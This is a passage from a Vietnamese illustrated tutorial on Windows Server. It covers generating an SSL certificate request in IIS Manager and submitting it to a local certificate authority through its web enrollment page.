


Nhấn Instal để tiến hành cài đặt




B3: Cấu hình IIS


Nhấn Tools -> Internet Information Services (IIS) Manager




Chọn Server Certification




Nhấn Create Certificate Request… -> Nhập thông tin như bên dưới -> Next




Nhấn Next




Nhấn … để lưu file




Đặt File name -> Open



Nhấn Finish để kết thúc




File ca.txt




B4: Truy cập vào CA Server : http://192.168.12.254/certsrv


Nhấn Request a certificate




Nhấn advanced certificate request



